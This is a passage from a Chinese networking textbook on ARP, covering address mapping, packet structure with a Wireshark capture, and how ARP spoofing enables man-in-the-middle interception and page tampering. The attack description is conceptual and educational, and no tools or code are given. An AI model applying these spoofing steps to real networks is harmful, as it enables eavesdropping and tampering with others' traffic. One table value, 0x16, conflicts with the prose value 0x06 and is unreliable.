


图 3.12　DHCP 服务器广播发送异常大量的响应包造成局域网内阵发性阻塞

3.3　地址解析协议 ARP 及其安全问题

在第 1 章的图 1.16 互联网模型与 OSI 参考模型中指出，网络层的协议有 5 个：地址解析协议(Address Resolution Protocol，ARP)，反向地址解析协议(Reverse Address Resolution Protocol，RARP)，互联网协议(Internet Protocol，IP)，互联网控制报文协议(Internet Control Message Protocol，ICMP)，互联网群组管理协议(Internet Group Management Protocol，IGMP)，如图 3.13 所示。这 5 个协议中，反向地址解析协议 RARP 的功能是建立以太局域网内各主机的 MAC 地址与 IP 地址的对照表，不再使用了，其功能已经被动态主机配置协议(Dynamic Host Configuration Protocol，DHCP)所取代。本节讨论 ARP 协议及其安全问题。




图 3.13　网络层包括 5 个协议

由于以太局域网内工作站之间的通信是根据目的和源端的网卡的 MAC 地址进行寻址的，MAC 地址是无层次的平面地址，平面地址只适合在用户量不多的小环境中使用。类似于，在同一个班的教室中每个学生的名字是不分等级的平面地址，若要寻找某个学生，可在班的教室中广播呼叫其姓名，每个学生都听到呼叫了，但是只有被呼叫名字的学生给出响应。若要在全省范围内广播呼叫某个学生的名字，那是很难找到该学生的。

而互联网的主机之间的通信是根据目的和源主机的 IP 地址进行寻址的，IP 地址是分层次等级的地址，分层次的地址适合于在大用户量的广域范围内使用。一个 IP 地址中包含了网络 ID、子网 ID 和主机 ID 等。类似于，当一个学生要给家里写信时，收信人的地址中必须包含：省的名称、市县的名称、街道名称和门牌号码，然后才是收信人的名字。只有使用这种分层次的地址才能在广域网内进行通信。

现在的问题是，如何在以太网中传输 IP 包？因为以太网卡只认识 MAC 地址，不能识别 IP 地址。因此就需要在每台计算机的以太网卡中建立一个本地网络中邻居的 MAC 地址与 IP 地址的对照表，即 ARP 表。如果一台计算机要传输一个 IP 包给某网络邻居，首先根据 IP 包中的目的 IP 地址从 ARP 表中查到其对应的 MAC 地址，然后将 IP 包封装到一个以太帧中发送出去，该帧的目的 MAC 地址就设为来自 ARP 表中的查询结果。如果以太网计算机中没有 ARP 表，那么它就不能传输 IP 包，就不能访问互联网。ARP 地址解析协议就是用于在以太网的每台计算机中自动生成 ARP 表的。关于 ARP 表的结构和分析参看第 7.1.4 节。

当一台计算机初次接入以太网时，可自动运行 DHCP 客户端协议，向本地 DHCP 服务器申请获取分配给本机的互联网 IP 地址、本地网关的 IP 地址等 5 个参数。但是计算机还必须知道本地网关的 MAC 地址才能与外网进行通信，这就需要启用 ARP 协议来获取这些本地网邻居的 IP 地址对应的 MAC 地址参数。

当在局域网内发送一个以太帧给目的主机或路由器时，是通过目的 MAC 地址进行识别的，关于 MAC 地址的构成与分类在前面以太网帧的结构部分已经讨论过。通常制造商已将 MAC 物理地址固化到 NIC 网络接口卡中，在局域网上由此来识别链路上的每台设备。MAC 地址和 IP 地址是以太网和互联网两种不同网络的地址标志。主机的 IP 地址是互联网地址，其使用范围是全球性的，互联网上计算机之间的通信都需要用 IP 地址来寻址。而 MAC 地址是用于以太网内工作站的寻址，因此当来自互联网的一个 IP 包通过路由器进入到本地以太网后，就需要将目的 IP 地址对照映射到本地网主机的 MAC 地址，才能发送给目的主机。IP 地址与 MAC 地址对照的 ARP 表的建立有两种方式：静态地址映射和动态地址映射。

3.3.1　静态 ARP 地址映射

静态 IP/MAC 地址映射（Static Mapping）是手动设置一个本地网络内的 MAC 地址和

IP 地址的对照表，它存储在局域网的每一台主机和路由器中。当一台主机要发送 IP 信息，但它只知道目的主机的 IP 地址，就从自己的 ARP 表中查询到目的主机的 MAC 地址，然后将 IP 包封装在以此 MAC 为目的地址的以太帧中发送到以太网上。在以太网安全管理方面，采用静态地址映射能够防止 ARP 的欺骗攻击，因此较为安全可靠。但是当一台主机更换网卡时，或者当一台笔记本主机频繁地变换接入网络的位置时，将导致该主机内 ARP 表中的 MAC 地址和 IP 地址映射关系的经常改变。因此静态映射的 ARP 表适用于以太网内的固定计算机和路由器等使用。参看网络计算机的 IP 地址手动设置方法。

3.3.2 动态 ARP 地址查询

动态 IP/MAC 地址映射(Dynamic Mapping)利用 ARP 协议在以太网计算机中自动建立 ARP 表。其工作过程如图 3.14 所示。




图 3.14 地址解析协议 ARP 的工作过程

(1) 当以太网上有一台主机 A(IP 地址 192.168.8.1，MAC 地址 00：06：5b：04：b7：58)只知道目的主机 B 的 IP 地址(IP 地址 192.168.8.97)而不知道它的 MAC 地址时，主机 A 就在以太网上广播一个 ARP 查询包，要求具有此 IP 地址的主机收到此广播包后进行单播应答，将自己的 MAC 地址告诉主机 A。主机 A 发送的广播查询包中含自己的 MAC 地址和 IP 地址以及被查询方的 IP 地址。此时主机 A 还不知道主机 B 的物理地址，就将以太帧头部中的目的 MAC 地址设为以太网的广播地址 ff:ff:ff:ff:ff:ff。而将 ARP 包中的目标 MAC 地址设为 00:00:00:00:00:00。参看下面以太帧和 ARP 包的结构。

(2) 以太网上的所有主机都收到了主机 A 的广播查询帧，但是大多数主机发现其中的目的 IP 地址与自己不符，就将该帧抛弃，不予理会。只有主机 B 发现自己的 IP 地址符合查询目标，于是主机 B 就利用查询帧中的主机 A 的 MAC 地址向它返回一个单播响应帧，将自己的 MAC 地址告诉主机 A。

(3) 主机 A 收到响应后，就将主机 B 的 MAC 地址和 IP 地址填入自己的 ARP 表中。以备查询。

如果主机 A 是本地网络的出口网关，负责局域网内全体主机对外通信的转发，就需要了解本网络内所有主机的 MAC 地址和 IP 地址，以建立最完备的本网 ARP 表，它就按照网络内的 IP 地址范围顺序逐一广播查询。网关有两个网络接口分别连接内网和外网，在每个以太网接口上都要生成一个该接口的 ARP 表。

如果主机 A 只是局域网内的一台普通计算机，不需要与网内邻居通信，但必须知道出口网关的 IP/MAC 地址，因此每台以太网主机的 ARP 表中至少要有一项，这就是本地网关的 IP/MAC 地址信息。

参看第 7.1 节的操作方法，查询以太网主机的 ARP 表的方法是单击计算机 Windows 界面中的“开始”→“程序”→“附件”→“命令提示符”，然后在命令提示符界面上输入 arp -a，例如：

```
C:\Documents and Settings\Administrator> arp -a
Interface: 192.168.8.1---0x10004
Internet Address          Physical Address        Type
192.168.8.97              00-15-e9-0e-a1-74       dynamic
```

此 ARP 表的含义是：在本计算机的第 0x10004 号网络接口上的 IP 地址是 192.168.8.1。本地网中有一台 IP 地址为 192.168.8.97 的计算机的物理地址是 00-15-e9-0e-a1-74，此 IP/MAC 映射属于动态配置关系。

1. ARP 数据包在以太帧中的封装位置

从图 1.15 中可看出，ARP 协议位于数据链路层上方。根据上层协议数据被依次封装到下层协议包中的原则，总长为 28B 的 ARP 包被直接封装入以太帧的数据与填充字段内，如图 3.15 所示。




图 3.15　ARP 包被直接封装到以太帧内

注意，封装了 ARP 包的以太帧中可不用 CRC 校验码，因此总长只有 42B，有些计算机就将此以太帧发送到以太网上了。而有些计算机则再加入 18B 的 0 作为填充（Trailer），使以太帧总长达到 60B。因此在以太网数据中会发现存在长度为 42B 和 60B 的两种封装 ARP 的以太帧。按标准以太网的规定，以太帧不得短于 64B，但在 ARP 的应用中例外。

2. ARP 查询包与应答包的结构

ARP 协议的查询请求包与应答响应包的结构相同。将 ARP 包数据按内容分成若干段后，逐段排列起来就得到如图 3.16 所示的 ARP 包的结构图。第一字段为硬件类型，0x0001 说明这是以太网。第二字段是协议类型，0x0800 说明这是 IPv4 协议。第三字段是硬件尺寸，0x06 说明以太网 MAC 地址长 6B。第四字段是协议尺寸，0x04 说明 IPv4 地址长 4B。第五字段是操作代码，0x0001 说明这是 ARP 查询请求包，0x0002 说明这是 ARP 应答包。第六字段是发送方的 MAC 地址。第七字段是发送方的 IP 地址。第八字段是目标 MAC 地址，在查询包中还不知道目标 MAC 地址，就填入 00:00:00:00:00:00。第九字

段是目标IP 地址。详见图 3.17 和图 3.3 中真实的以太网捕获数据,其中内容顺序与图 3.16 的 ARP 包结构完全一致。

<table>
<tr><td colspan="2">Hardware type(16位，以太网：0x0001)</td><td colspan="2">Protocol type (16位，IPv4协议：0x0800)</td></tr>
<tr><td>Hardware size (以太网:0x16)</td><td>Protocol size (IPv4:0x04)</td><td colspan="2">操作代码(ARP请求：0x0001，ARP响应:0x0002)</td></tr>
<tr><td colspan="3">发送方MAC地址(6B)</td><td>发送方IP地址(IP地址4B)</td></tr>
<tr><td colspan="3">目标MAC地址(6B)</td><td>目标IP地址(4B)</td></tr>
</table>

图 3.16　地址解析协议 ARP 的数据包结构图

```
⊞ Ethernet II, Src: ViaNetwo_47:6e:a3 (00:12:7b:47:6e:a3), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)
    [Is gratuitous: False]
    Sender MAC address: ViaNetwo_47:6e:a3 (00:12:7b:47:6e:a3)
    Sender IP address: 192.168.0.163 (192.168.0.163)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.0.1 (192.168.0.1)
0000  ff ff ff ff ff ff 00 12  7b 47 6e a3 08 06 00 01   ........ .{Gn....
0010  08 00 06 04 00 01 00 12  7b 47 6e a3 c0 a8 00 a3   ........ {Gn.....
0020  00 00 00 00 00 00 c0 a8  00 01                     ........ ..
```

图 3.17　利用 Wireshark 捕获到的一个 ARP 广播查询包的内容

在图 3.3 中给出了利用 Wireshark 捕获到的一个以太帧的数据,它的载荷中封装的是 ARP 广播查询包。图 3.17 是将此 ARP 广播查询包中的数据展开后的内容。在图 3.3 中已经分析了第 0x0000～0x000d 字节是以太帧的头部数据(对应于图 3.17 中的深色部分)。下面按照图 3.16 的 ARP 结构图继续解读图 3.17 下窗口中第 0x000e 字节以后的数据内容,注意左 1 列是右首字节的序号。ARP 包各字段代表的信息依次是:

第 0x000e～0x000f 号字节是 0x00 01,表示 Hardware type 是 Ethernet。

第 0x0010～0x0011 字节是 08 00,表示 Protocol type 是 IPv4。

第 0x0012 字节是 06,表示 Hardware size 是 6 字节。

第 0x0013 字节是 04,表示 Protocol size 是 4 字节。

第 0x0014～0x0015 字节是 00 01,表示操作代码,这是 ARP 请求。

第 0x0016～0x001b 字节是 00 12 7b 47 6e a3,是发送方的 MAC 地址。

第 0x001c～0x001f 字节是 c0 a8 00 a3,是十六进制数表示的发送方 IP 地址 192.168.0.163。

第 0x0020～0x0025 字节是 00 00 00 00 00 00,是目标 MAC 地址。

第 0x0026～0x0029 字节是 c0 a8 00 01,是十六进制数表示的目标 IP 地址 192.168.0.1。

通过图 3.3 和图 3.17 的真实网络中以太帧封装传输 ARP 广播查询包的详尽分析,演示了在图 1.15 的互联网协议关系模型中,上层协议数据是如何封装在下层协议包中传输的。建议读者按照同样的分析方法,利用 Wireshark 捕获与分析自己网络计算机上的 ARP 查询包和响应包中的内容。

3.3.3　ARP 诱骗的原理与防御

ARP 表是用于在以太网中传输 IP 包时必不可少的 IP/MAC 地址对照查询工具,如果

以太网主机中的 ARP 表内容不全或者有误，就会导致不能向目的主机发送 IP 包，或者将 IP 包发送给错误的接收者。

从上述 ARP 协议自动生成 ARP 表的过程可看出，ARP 协议的安全漏洞是对应答者缺乏身份认证的机制。参看图 3.14 的 ARP 协议工作原理图。正常工作时，主机 A 只知道主机 B 的 IP 地址而不知道其 MAC 地址，就广播发送 ARP 查询帧，收到主机 B 的 ARP 单播应答帧后，A 对应答者 B 不进行身份认证，就将应答的 IP/MAC 地址信息填入自己的 ARP 表中。如果以太网中有一台恶意主机 C 也同时收到了主机 A 的广播查询，抢在主机 B 发回应答之前，就先将自己的 MAC 地址配上主机 B 的 IP 地址告诉主机 A。结果，在主机 A 的 ARP 表中主机 B 的 IP 地址就对应了恶意主机 C 的 MAC 地址，当 A 要给 B 发送 IP 包时却被发送到 C 的以太网卡上，这就是产生 ARP 欺骗的过程。

因为每一轮 ARP 表更新的时间间隔较长，如果主机 A 发出一个 ARP 广播查询包后，短时间内收到了多个不同的 ARP 应答包，那么主机 A 只采用最先收到的应答包的内容，而不理会后续的应答包。受骗的主机 A 要等到进行下一轮 ARP 表更新时才有更正的可能。利用 ARP 欺骗可以进行如下恶意行为。

1. 诱骗篡改网关内的 ARP 表

参看图 3.18 所示的真实案例。利用上述 ARP 诱骗的方法，网关 G 的 ARP 表中主机 A 的 IP 地址被诱骗篡改为对应恶意主机 B 的 MAC 地址。主机 A 和恶意主机 B 内的 ARP 表都是正确的。操作过程如下：第 1 步：主机 A 向外网的 Web 服务器请求获取网页，此请求包被正确地发送给网关 G，并通过网关转发给 Web 服务器。第 2 步：Web 服务器将网页发给主机 A 的 IP 地址。第 3 步：网关 G 收到网页进行转发时，查询自己的 ARP 表中主机 A 的 IP 地址对应的 MAC 地址，网关 G 并不知道自己 ARP 表的错误，结果将网页封装到以太帧中传到恶意主机 B 的 MAC 地址上。第 4 步：恶意主机 B 收到网页后，在网页中插入广告、木马或病毒，再发给受害主机 A。有一些黑客软件可方便地利用此类 ARP 欺骗手段在以太网内实施中间人攻击，参见第 11 章图 11.2。

2. 诱骗篡改网内主机的 ARP 表

与图 3.18 类似的攻击方法是诱骗篡改以太网内主机 A 的 ARP 表，让该表中网关的 IP 地址对应为恶意主机 B 的 MAC 地址。假设主机 A 发送电子邮件到外网的服务器，那么所有本应发给网关 G 的 MAC 地址的 IP 包，却被错误地发到恶意主机 B 的 MAC 地址上。主机 B 截获了主机 A 的外发信息，进行复制或篡改后再发给网关 G，再由网关 G 转发给外网的服务器。这类方法可造成隐私信息的泄露与恶意篡改。

上述两种 ARP 诱骗的过程都产生于受害主机 A(客户端)所在的以太网内，受害者只是局域网内的少量主机。同样的 ARP 欺骗也可在 Web 服务器所在的以太网内实施，可实现对 Web 服务器向公网发送的所有网页的篡改。注意，此类网页内容的篡改并没有发生在 Web 服务器内部，而是发生在 IP 包经过以太网传输的途中。这些恶意行为属于“中间人攻击”，中间人就是恶意主机 B，它将主机 A 与外网服务器的双向通信中的一个方向的信息截获或篡改，而不干扰另一方向传输的信息，参看第 11 章。

3. 操控 ARP 产生广播风暴阻塞网络

由于以太网内计算机的数量和位置的动态变化，正常情况下每台计算机内的 ARP 表都要定期更新，每一轮更新的时间间隔在几分钟至几十分钟不等。如果 ARP 表的更新机

